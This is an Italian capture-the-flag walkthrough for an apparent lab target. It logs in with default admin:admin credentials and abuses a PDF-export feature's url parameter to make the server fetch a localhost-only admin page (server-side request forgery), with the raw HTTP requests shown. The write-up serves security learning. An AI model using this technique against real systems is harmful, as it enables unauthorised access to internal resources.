

Accediamo all’applicazione con le credenziali admin:admin

Nella schermata home troviamo il tasto per generare un report pdf




Analizzando la richiesta vediamo che passa in post il parametro URL con il puntamento localhost.


```
POST /export2pdf.php HTTP/1.1
Host: 10.10.203.112
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://10.10.203.112
DNT: 1
Connection: close
Referer: http://10.10.203.112/
Cookie: PHPSESSID=cf80de276db0e0464b9310bea5c915f5
Upgrade-Insecure-Requests: 1

url=http%3A%2F%2F127.0.0.1%2Fserver-info.php
```



Tra le note vediamo che c’è un riferimento ad una risorsa interna /internal/admin.php



Se richiamiamo la risorsa notiamo che è accessibile solo localmente



Sfruttiamo l'applicazione per generare pdf facendogli puntare la risorsa interna

```
Connection: close
Referer: http://10.10.203.112/
Cookie: PHPSESSID=cf80de276db0e0464b9310bea5c915f5
Upgrade-Insecure-Requests: 1

url=http%3A%2F%2F127.0.0.1%2Finternal/admin.php
```

Otteniamo la FLAG